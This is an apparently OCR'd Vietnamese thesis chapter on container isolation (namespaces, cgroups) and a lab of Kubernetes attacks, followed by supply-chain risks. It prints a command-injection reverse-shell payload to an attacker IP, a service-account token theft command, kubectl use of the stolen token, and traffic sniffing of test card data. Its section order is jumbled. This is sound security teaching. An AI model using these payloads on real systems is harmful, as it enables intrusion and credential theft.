Container Image: Đóng vai trò là các mẫu định sẵn (blueprints) để tạo lập các ứng dụng container. Image lưu trữ toàn bộ trạng thái hệ thống tệp tĩnh của ứng dụng.


Container Registry: Là hệ thống quản lý và phân phối tập trung các Container Image (ví dụ: Docker Hub, Harbor). Quy trình luân chuyển dịch vụ được thực hiện thông qua các lệnh nạp, kéo và đẩy tệp (Build, Pull, Run) từ phía máy trạm (Client) đến các Registry cấu hình trên Docker Host.



Hình 1.7. Mô hình hoạt động của một public registry

+ **Trình thực thi Container (Container Runtime):** Container Runtime chịu trách nhiệm thực thi và quản lý vòng đời (khởi tạo, vận hành, dừng, hủy) của các container trên hệ thống máy chủ host. Thành phần này cung cấp giao diện lập trình để trừu tượng hóa các tương tác phức tạp với tầng nhân của hệ điều hành cơ bản. Các trình thực thi phổ biến hiện nay được phân chia cấu trúc bao gồm Docker, containerd, rkt và CRI-O.

+ **Hệ nền tảng điều phối (Orchestration):** Khi triển khai ở môi trường thực tế (Production), các nền tảng điều phối container đóng vai trò tự động hóa quy trình triển khai, mở rộng quy mô và quản lý các cụm ứng dụng trên nhiều máy chủ vật lý. Hệ điều phối cung cấp các tính năng then chốt bao gồm: định tuyến dịch vụ (service discovery), cân bằng tải (load balancing), giám sát tình trạng (health monitoring), tự động mở rộng (auto-scaling) và cập nhật luân phiên (rolling updates) nhằm đảm bảo tính sẵn sàng cao và khả năng chịu lỗi của toàn hệ thống. Các giải pháp orchestration tiêu chuẩn trong công nghiệp bao gồm Kubernetes (K8s), Docker Swarm và Nomad.



Hình 1.8. Cách hoạt động của các trình điều phối


1.5. Các cơ chế cô lập cốt lõi của Linux Kernel trong Container

Để đảm bảo tính độc lập và ngăn chặn các hành vi can thiệp trái phép giữa các container lân cận hoặc can thiệp trực tiếp vào máy chủ vật lý, công nghệ container hóa phụ thuộc vào hai cơ chế cô lập gốc của nhân Linux (Linux Kernel):

1.5.1. Linux Namespaces (Không gian tên)

Không gian tên Linux (Linux namespaces) là một tính năng nền tảng của tầng nhân (kernel), cung cấp cơ chế cô lập tài nguyên bằng cách phân chia các tài nguyên hệ thống của nhân sao cho các tiến trình nhìn nhận chúng như các thực thể biệt lập. Mỗi loại không gian tên thực hiện cô lập một khía cạnh cụ thể của môi trường hệ thống, cho phép các tiến trình bên trong không gian tên đó vận hành độc lập với các tiến trình thuộc các không gian tên khác. Cơ chế cô lập này đóng vai trò quyết định đối với công nghệ container hóa (containerization), vì nó cho phép nhiều container chạy đồng thời trên một máy chủ vật lý duy nhất mà không gây xung đột hay can thiệp lẫn nhau [2]. Namespaces chịu trách nhiệm cô lập góc nhìn của một tiến trình hoặc một nhóm tiến trình đối với các tài nguyên dùng chung của hệ thống. Nhân Linux cung cấp các không gian tên cốt lõi:

- Pid (Process ID): Cô lập không gian tiến trình. Một tiến trình có thể mang ID là 1 (tiến trình gốc) bên trong container nhưng thực chất chỉ là một tiến trình có ID thông thường trên Host OS.
- Net (Network): Cung cấp các giao diện mạng, bảng định tuyến và quản lý cổng kết nối độc lập cho từng container, ngăn chặn việc nghe lén lưu lượng mạng giữa các container nếu không được phân quyền.
- Mnt (Mount): Cô lập cấu trúc sơ đồ gắn kết hệ thống tệp, đảm bảo container chỉ nhìn thấy hệ thống tệp được chỉ định nội bộ mà không truy cập được vào hệ thống tệp của máy chủ vật lý.
- Ipc (Inter-Process Communication): Cô lập cơ chế giao tiếp giữa các tiến trình, ngăn không cho các tiến trình ở các container khác nhau chia sẻ bộ nhớ hoặc gửi thông điệp trực tiếp cho nhau.
- User: Ánh xạ các ID người dùng và nhóm người dùng. Cơ chế này cho phép một tài khoản có đặc quyền tối cao (root - UID 0) trong container chỉ có đặc quyền của một tài khoản thông thường (non-root) đối với hệ điều hành máy chủ.



Hình 1.9. Không gian tên net trên thực tế khi chạy Docker container

+ **Cơ chế cô lập của Không gian tên (Namespace Isolation Mechanism)**: Không gian tên (Namespaces) đạt được khả năng cô lập bằng cách tạo ra các thực thể biệt lập của các tài nguyên nhân hệ điều hành toàn cục - GKR(global kernel resources), các tài nguyên này chỉ hiển thị đối với các tiến trình nằm trong không gian tên đó. Khi một tiến trình được khởi tạo cùng với các cờ không gian tên cụ thể (namespace flags), nhân Linux sẽ chỉ định tiến trình đó vào các không gian tên mới hoặc các không gian tên hiện có tương ứng. Các tiến trình bên trong các không gian

tên này ghi nhận một môi trường hoàn toàn cô lập, bao gồm các cấu trúc cây tiến trình, thiết bị mạng và các điểm gắn kết hệ thống tệp duy nhất.

+ **Vòng đời và Quy trình khởi tạo Không gian tên**: Các không gian tên được khởi tạo và quản lý bởi nhân hệ điều hành thông qua các cuộc gọi hệ bao gồm **clone()**, **unshare()**, và **setns()**.

Mỗi không gian tên sẽ tiếp tục duy trì và tồn tại miễn là có ít nhất một tiến trình thuộc về nó; khi không còn tiến trình nào tồn tại bên trong, không gian tên đó sẽ tự động bị nhân hệ điều hành hủy bỏ.

1.5.2. Control Groups (cgroups)

Phân hệ cgroups (Control Groups) là một giải pháp quản lý, hạch toán và theo dõi tài nguyên tầng nhân, cung cấp một khung cấu trúc chung cho việc nhóm các tiến trình hệ thống. Cơ chế này chịu trách nhiệm kiểm soát và điều phối các nguồn tài nguyên phần cứng cốt lõi bao gồm bộ xử lý (CPU), bộ nhớ (RAM), cấu phần mạng (Network) cùng nhiều thành phần phụ trợ khác. Về mặt lịch sử phát triển, giải pháp công nghệ này được khởi xướng vào năm 2006 bởi các kỹ sư thuộc tập đoàn Google (trong đó đóng vai trò chủ chốt là Paul Menage và Rohit Seth) dưới tên gọi ban đầu là "Process Containers" (Các thùng chứa tiến trình). Ngay sau đó, vào năm 2007, dự án chính thức được đổi tên thành "Control Groups" và được tích hợp (merge) trực tiếp vào phiên bản Linux Kernel 2.6.24 vào năm 2008. Kiến trúc cốt lõi của cgroups được kế thừa và phát triển dựa trên một giải pháp nguồn mở của dự án ảo hóa OpenVZ mang tên "Bean Counters". [3]

Trong khi Namespaces thực hiện nhiệm vụ cô lập không gian hoạt động, cgroups đóng vai trò kiểm soát, giới hạn và phân phối tài nguyên phần cứng vật lý mà một container được phép tiêu thụ. cgroups thiết lập các hạn ngạch (quotas) nghiêm ngặt đối với:

- **Bộ xử lý (CPU):** Giới hạn tỷ lệ phần trăm chu kỳ xử lý hoặc ấn định các lõi nhân cụ thể cho container.

- **Bộ nhớ (RAM):** Thiết lập ngưỡng dung lượng RAM tối đa. Nếu container vượt quá giới hạn cấu hình, cơ chế bảo vệ của hệ điều hành sẽ tự động can thiệp để tránh gây ảnh hưởng đến tính ổn định của máy chủ host.
- **Băng thông lưu trữ và mạng (I/O & Network):** Giới hạn tốc độ đọc/ghi dữ liệu lên ổ đĩa và tốc độ truyền tải gói tin qua mạng.

1.6. Kết luận chương

Container được thiết lập dựa trên sự kết hợp giữa các cơ chế nguyên bản của nhân Linux (Linux kernel primitives) — trọng tâm là không gian tên (Namespaces) và nhóm kiểm soát (cgroups) — nhằm tạo ra các môi trường thực thi độc lập và được kiểm soát chặt chẽ về mặt tài nguyên. Trong khi Namespaces cung cấp cho container các góc nhìn logic biệt lập đối với tài nguyên hệ thống (bao gồm định danh tiến trình PID, giao diện mạng và các điểm gắn kết hệ thống tệp) để phân chia tài nguyên toàn cục của nhân thành các thực thể riêng biệt, thì cgroups chịu trách nhiệm áp đặt các hạn ngạch và quyền ưu tiên đối với CPU, bộ nhớ, băng thông I/O cùng các thành phần hệ thống cốt lõi khác, đảm bảo các container luôn vận hành trong phạm vi tài nguyên được cấp phát.

Các trình thực thi container (Container Runtimes) như Docker hay LXC đóng vai trò là lớp quản lý trung gian để điều phối quy trình khởi tạo, cấu hình và quản lý vòng đời của hệ thống Namespaces và cgroups trên từng container. Thông qua việc gọi các cuộc gọi hệ thống của nhân Linux bao gồm clone(), unshare(), và setns(), các trình thực thi này thiết lập các không gian tên tương ứng và gắn kết các tiến trình vào những nhóm cgroups liên quan. Bên cạnh đó, lớp runtime này còn đảm nhiệm chức năng quản lý tệp tin ảnh (Container Image), thiết lập cấu trúc mạng nội bộ và giám sát tài nguyên, cung cấp một giao diện tối ưu cho việc triển khai các ứng dụng container hóa.

Trái ngược với kiến trúc máy ảo truyền thống dựa trên lớp giám sát (Hypervisor-based VMs) vốn phải mô phỏng phần cứng và vận hành các hệ điều hành khách (Guest OS) biệt lập, các container dùng chung nhân của hệ điều hành máy chủ (Host

OS Kernel) và thực hiện cô lập các tiến trình ở cấp độ hệ điều hành (OS-level isolation). Sự khác biệt cốt lõi về mặt kiến trúc này giúp container giảm thiểu đáng kể chi phí tiêu thụ tài nguyên hao phí (overhead) và tối ưu hóa tốc độ khởi động dịch vụ. Mặc dù các Hypervisor mang lại khả năng cô lập kiên cố hơn nhờ việc thiết lập các ranh giới nhân độc lập, chúng lại gây ra độ trễ hệ thống và tiêu tốn nhiều CPU, bộ nhớ cũng như dung lượng lưu trữ hơn do phải ảo hóa toàn diện cả hệ điều hành.


Ưu thế vượt trội của mô hình container bao gồm khả năng cô lập gọn nhẹ, tốc độ khởi tạo nhanh chóng và hiệu suất sử dụng tài nguyên tối ưu, biến đây trở thành giải pháp lý tưởng cho kiến trúc vi dịch vụ (Microservices) và các ứng dụng thuần đám mây (Cloud-native applications). Tuy nhiên, công nghệ này vẫn tồn tại những giới hạn nhất định về mặt an ninh bảo mật; việc dùng chung nhân hệ điều hành với máy chủ vật lý vô tình mở rộng bề mặt tấn công (Attack Surface) lớn hơn so với máy ảo. Ngoài ra, các lỗ hổng tầng nhân hoặc các sai sót trong cấu hình hệ thống đều tiềm ẩn nguy cơ phá vỡ ranh giới cô lập an toàn của container.

CHƯƠNG 2: THỰC NGHIỆM PHƯƠNG THỨC TẤN CÔNG VÀ PHÂN TÍCH VÉC-TƠ XÂM NHẬP

2.3. Giới thiệu chương


Chương 3 xây dựng môi trường phòng thí nghiệm thực tế để thực hiện các kịch bản tấn công giả định (PoC), bao gồm: thoát chuồng chiếm quyền Host, đánh cắp định danh Service Account và nghe lén mạng nội bộ. Kết quả từ các thực nghiệm này là cơ sở thực tế quan trọng để phát triển các giải pháp phòng thủ toàn diện trong chương tiếp theo.

2.4. Thiết lập Môi trường Thực nghiệm



Hình 10. Mô hình thực nghiệm

Môi trường phòng thí nghiệm gồm cụm Kubernetes (Ubuntu 22.04, containerd v1.7) triển khai ứng dụng Microservices giả lập thương mại điện tử với lỗ hổng Command Injection cố ý. Máy tấn công sử dụng hệ điều hành Kali Linux cùng dải mạng nội bộ, được trang bị đầy đủ các công cụ kiểm thử như Nmap, Burp Suite và Kubectl .



Hình 11. Sơ đồ luồng thực nghiệm

2.5. Kịch bản TN-01: Tấn công thoát chuồng (Container Escape) qua cấu hình sai Đặc quyền

2.5.1. Mục tiêu

Từ quyền truy cập ban đầu thu được bên trong container Frontend, kẻ tấn công bẻ gãy ranh giới cô lập để nhảy ra ngoài (Escape), chiếm quyền điều khiển đặc quyền root trực tiếp trên hệ điều hành của máy chủ host vật lý (worker01).

2.5.2. Điều kiện kích hoạt lỗi

Quản trị viên cấu hình sai lầm nghiêm trọng trong file deployment khi kích hoạt chế độ siêu đặc quyền (privileged: true) cho container.

2.5.3. Quy trình thực hiện chi tiết

Thông qua giao diện Web mục tiêu tại cổng 30080, kẻ tấn công tiêm chuỗi payload độc hại vào ô URL:Plaintexthttps://google.com'; bash -c 'bash -i >& /dev/tcp/10.15.xx.173/4444 0>&1'; '. Trong đó 10.15.xx.173 là địa chỉ của máy hacker.

Hệ thống backend thực thi ngầm qua hàm **os.popen()**, trả về một phiên shell tương tác **root@web-frontend-xxx:/#** về cho máy Kali.Kiểm tra năng lực đặc quyền (Capabilities Check): Tại shell vừa chiếm được, kẻ tấn công kiểm tra quyền bằng lệnh: capsh --print

Kết quả hiển thị quyền **cap_sys_admin** và **cap_sys_rawio $\rightarrow$**

2.5.4. Kết quả thực nghiệm đạt được

Ngay sau khi lệnh chroot thực thi, không gian gốc của container bị phá vỡ hoàn toàn. Để chứng minh hành vi thoát chuồng chiếm quyền máy chủ vật lý thành công.

2.6. Kịch bản TN-02: Đánh cắp Service Account Token để chiếm quyền cụm Kubernetes

2.6.1. Mục tiêu

Lợi dụng Token định danh (ServiceAccount) được gắn mặc định trong Pod Frontend để chiếm quyền quản trị tối cao (Cluster Admin) của toàn bộ cụm máy chủ K3s từ xa.


2.6.2. Điều kiện kích hoạt lỗi

Quản trị viên liên kết tài khoản dịch vụ của Pod Frontend với quyền Admin của toàn cụm thông qua một ClusterRoleBinding quá lỏng.

2.6.3. Quy trình thực hiện chi tiết

Khai thác và Đánh cắp Token mật: Kẻ tấn công sử dụng phiên shell chiếm được từ lỗi Command Injection ở TN-01, truy cập vào đường dẫn lưu trữ token nội bộ của Kubernetes để trích xuất khóa cấu hình:

```
cat /var/run/secrets/kubernetes.io/serviceaccount/token
```



Hình 12. Token bị hacker lấy được trong quá trình khai thác

Kẻ tấn công sao chép (Copy) toàn bộ chuỗi token siêu dài mã hóa dạng JWT (bắt đầu bằng eyJ...) hiển thị trên màn hình.

Cấu hình Kubectl từ xa trên máy Kali: Mở một Terminal độc lập trên máy Kali Linux, kẻ tấn công nạp Token trộm được và IP thật của API Server (Master Node) vào biến môi trường:

Chiếm quyền điều khiển thực tế: Kẻ tấn công ra lệnh cho cụm K3s thông qua công cụ kubectl.

```
kubectl --server=$MASTER_URL --token=$TOKEN --insecure-skip-tls-verify get nodes
```

2.6.4. Kết quả thực nghiệm đạt được

Màn hình máy Kali Linux in ra danh sách toàn bộ các node master01 và worker01 ở trạng thái Ready. Với quyền cluster-admin có được, tin tặc đã chiếm quyền kiểm soát tối cao toàn bộ Cluster.

2.7. Kịch bản TN-03: Tấn công liên quan đến lớp mạng mạng nội bộ (Container Networking)

2.7.1. Mục tiêu

Khai thác kiến trúc mạng phẳng mặc định (không có tường lửa cô lập Pod) để tiến hành bắt và phân tích gói tin (Sniffing), đánh cắp thông tin thẻ tín dụng nhạy cảm truyền tải dưới dạng văn bản thô (Plaintext) giữa các dịch vụ vi mô lân cận.

2.7.2. Cấu trúc dịch vụ giả lập phục vụ Lab

Hệ thống bổ sung một microservice ngầm mang tên **payment-service**.

2.7.3. Quy trình thực hiện chi tiết

Cài đặt công cụ bắt gói tin: Tại phiên shell tương tác của Pod Frontend (nc), kẻ tấn công thực hiện cập nhật và cài đặt công cụ phân tích mạng:

```
apt-get update && apt-get install -y tcpdump
```

Kích hoạt cắm chốt bắt dữ liệu: Kẻ tấn công ra lệnh cho tcpdump ghi lại toàn bộ lưu lượng di chuyển qua card mạng eth0 của Pod và xuất ra file định dạng pcap:

```
tcpdump -i eth0 -w /tmp/network_traffic.pcap
```


Giả lập giao dịch người dùng: Từ máy Kali, mở trình duyệt truy cập giao diện ứng dụng mục tiêu, điền thông tin thẻ tín dụng (ví dụ: 4111-2222-3333-4444, CVV

123) vào form *"Cổng Thanh toán Đơn hàng nội bộ"* rồi bấm **Xác nhận Thanh toán (Checkout)**.

Trích xuất file PCAP về máy tấn công: Quay lại shell nc, bấm Ctrl+C để dừng tcpdump. Tại máy Kali Linux, dùng quyền Admin (có được từ bài TN-02) để kéo file pcap ra ngoài máy vật lý:

```
kubectl --server=$MASTER_URL --token=$TOKEN --insecure-skip-tls-verify cp default/<POD_FRONTEND>:/tmp/network_traffic.pcap ./network_traffic.pcap
```

Phân tích bằng Wireshark: Mở file bằng công cụ Wireshark trên Kali (wireshark network_traffic.pcap), lọc giao thức http, bấm chuột phải vào gói tin /charge chọn Follow -> HTTP Stream.



Hình 13. Kết quả quá trình khai thác là thông tin thẻ tín dụng của người dùng

2.7.4. Kết quả thực nghiệm đạt được

Toàn bộ thông tin nhạy cảm của người dùng bao gồm số thẻ tín dụng, mã bảo mật CVV và số tiền giao dịch hiển thị rõ mồn một dưới dạng văn bản thuần (Plaintext). Thực nghiệm chứng minh sự nguy hiểm của cấu hình mạng mặc định

trong Kubernetes: chỉ cần một Pod hướng ngoài bị hack, toàn bộ dữ liệu truyền thông nội bộ của các Pod lân cận đều có nguy cơ bị nghe lén nếu thiếu cơ chế mã hóa TLS và Network Policy.

2.1. Kết luận chương


Chương 3 đã hoàn thành việc xây dựng môi trường thực nghiệm với các kịch bản tấn công giả định (PoC) đại diện cho những mối đe dọa thực tế nhất đối với hạ tầng container. Kết quả thực chứng từ ba kịch bản TN-01, TN-02 và TN-03 đã làm sáng tỏ cơ chế leo thang từ lỗi cấu hình sai đặc quyền (privileged) đến việc chiếm quyền Cluster Admin thông qua đánh cắp định danh (Service Account Token) và khai thác mạng phẳng để nghe lén lưu lượng. Những minh chứng này không chỉ khẳng định tính dễ tổn thương của các thiết lập mặc định mà còn cung cấp dữ liệu quan trọng để định hình các yêu cầu phòng thủ trong chương tiếp theo.

2.1. Giới thiệu chương

Chương 2 học viên sẽ tập trung phân tích sâu các lỗ hổng bảo mật phổ biến, các lỗi cấu hình sai lệch và các kẽ hở kiến trúc đặc thù trên từng phân lớp cấu phần: bắt đầu từ các lỗ hổng ẩn giấu trong tệp tin ảnh Container, các rủi ro thoát cô lập tại trình thực thi Container runtime, các lỗi phân quyền yếu, chưa chặt chẽ tại giải pháp điều phối Kubernetes, và cuối cùng là các thách thức an ninh tại phân lớp kiến trúc mạng liên kết nội bộ.

2.2. Lỗ hổng bảo mật trong Container Image và chuỗi cung ứng

Sự phát triển của kiến trúc container hóa gắn liền với việc gia tăng mức độ phụ thuộc vào các thành phần mã nguồn mở thượng nguồn. Kẻ tấn công hiện nay không còn chỉ tập trung tìm kiếm các lỗ hổng bảo mật đơn lẻ sau khi hệ thống đã vận hành, mà chuyển dịch trọng tâm sang việc thao túng tính toàn vẹn của phần mềm ngay từ giai đoạn phát triển và đóng gói chuỗi cung ứng.



Hình 2.14. Luồng tấn công vào container image và chuỗi cung ứng

Bề mặt tấn công đầu tiên và phổ biến nhất nằm ở giai đoạn xây dựng và phân phối tệp tin ảnh đóng gói ứng dụng dưới đây là các rủi ro chính dẫn đến các nguy cơ mất an toàn thông tin tiềm ẩn trong container image và chuỗi cung ứng.

2.2.1. Rủi ro từ tính chất bắc cầu của các thành phần phụ

Một hệ thống phần mềm hiện đại thường phụ thuộc từ 70% đến 90% vào các gói phần mềm nguồn mở tự do (FOSS). Khi lập trình viên khai báo một thư viện (Dependency) trong dự án, thư viện đó lại tiếp tục gọi đến hàng loạt thư viện con khác tạo thành một mạng lưới phụ thuộc bắc cầu (Transitive Dependencies) phức tạp. Kẻ tấn công khai thác đặc tính này bằng cách cấy mã độc vào một package nhỏ, ít người chú ý ở tầng sâu nhất. Do thiếu cơ chế minh bạch về thành phần cấu tạo phần mềm (thiếu giải pháp SBOM - Software Bill of Materials), các công cụ rà quét tĩnh thông thường rất khó phát hiện ra các mã độc ẩn giấu này, khiến chúng dễ dàng được đóng gói thẳng vào cấu trúc Layer của Container Image. [4]

Bên cạnh đó mối đe dọa an ninh đối với chuỗi cung ứng container xuất phát từ việc lạm dụng và sử dụng các ảnh nền (Base Images) không đáng tin cậy. Quy trình kéo các tệp tin image từ các tài khoản công cộng chưa qua xác thực nguồn gốc trên kho lưu trữ Docker Hub tiềm ẩn nguy cơ rất cao về việc hệ thống bị nhiễm các loại mã độc ngụy trang (Malware), các cửa sau độc hại (Backdoors) hoặc các công cụ khai thác tiền mã hóa bất hợp pháp được cài cắm tinh vi từ thượng nguồn.

Đi kèm với rủi ro về mã độc, hiện tượng lộ lọt thông tin nhạy cảm (Secrets Leakage) cũng là một kẽ hở nghiêm trọng do thói quen cấu hình không an toàn của lập trình viên. Trong quá trình xây dựng ứng dụng, các kỹ sư phát triển thường lưu trữ trực tiếp các thông tin định danh tối mật — bao gồm mật khẩu quản trị cơ sở dữ liệu, các chuỗi API keys, mã token xác thực hay thậm chí là các khóa SSH private — bên trong tệp tin cấu hình Dockerfile dưới dạng các biến môi trường hoặc các tệp tin sao lưu tạm thời. Đáng chú ý, do đặc tính kiến trúc của hệ thống tệp phân lớp (layered filesystem) cấu thành nên container, mọi trạng thái của các tầng dữ liệu phía dưới đều được ghi vết cố định. Do đó, ngay cả khi các tập tin chứa thông tin nhạy cảm này đã được thực thi lệnh xóa bỏ ở các lớp (layers) xây dựng phía sau, chúng vẫn tồn tại nguyên vẹn dưới dạng dữ liệu tĩnh ở các lớp sơ khởi bên dưới. Hệ quả là bất kỳ thực thể nào sở hữu quyền truy cập hoặc tải về tệp tin image đều có thể dễ dàng trích xuất thành công các thông tin bảo mật này, tạo điều kiện thuận lợi cho các bước tấn công leo thang tiếp theo vào hệ thống hạ tầng.

2.2.2. Thao túng quy trình kiểm soát của đường ống CI/CD (Pipeline Compromise)

Đường ống Tích hợp và Triển khai liên tục (CI/CD Pipeline) đóng vai trò là mắt xích phân phối cốt lõi trong toàn bộ chuỗi cung ứng ứng dụng container hóa. Do tính chất tự động hóa cao và nắm giữ các mã token đặc quyền, phân lớp này trở thành mục tiêu ưu tiên của các kỹ thuật tấn công phức tạp thông qua hai phương thức thao túng chính:

Phương thức thứ nhất là chiếm đoạt tài khoản nhà phát triển dựa trên các kỹ thuật giả mạo tinh vi (Phishing) hoặc rà quét cấu phần lỏng lẻo nhằm chiếm đoạt Token mang quyền quản trị hệ thống quản lý mã nguồn như GitHub hay GitLab. Một minh chứng điển hình trong thực tế là cuộc tấn công mạng nhắm vào nền tảng **Codecov** vào năm 2021. Trong sự kiện này, tin tặc đã chiếm đoạt thành công thông tin xác thực (Credentials) từ đường ống CI/CD, sau đó chỉnh sửa trái phép script bash được sử dụng trong hệ thống build của họ. Lỗ hổng này cho phép kẻ tấn công âm

thầm trích xuất hàng loạt secrets, mã token và các biến môi trường từ môi trường CI/CD của hàng ngàn khách hàng sử dụng dịch vụ của Codecov.

Phương thức thứ hai có mức độ nguy hiểm cao hơn là thao túng kịch bản Build (Workflow Manipulation) bằng cách chèn trực tiếp các đoạn script độc hại vào file cấu hình luồng công việc, ví dụ như cấu trúc file GitHub Actions YAML. Khi quy trình tự động được kích hoạt, đoạn mã độc này sẽ tự động thực thi song song trong quá trình hệ thống biên dịch mã nguồn để cấy backdoor vào Artifact (thành phần đầu ra) ngay trước khi tiến hành đóng gói thành Container Image và đẩy lên Registry.

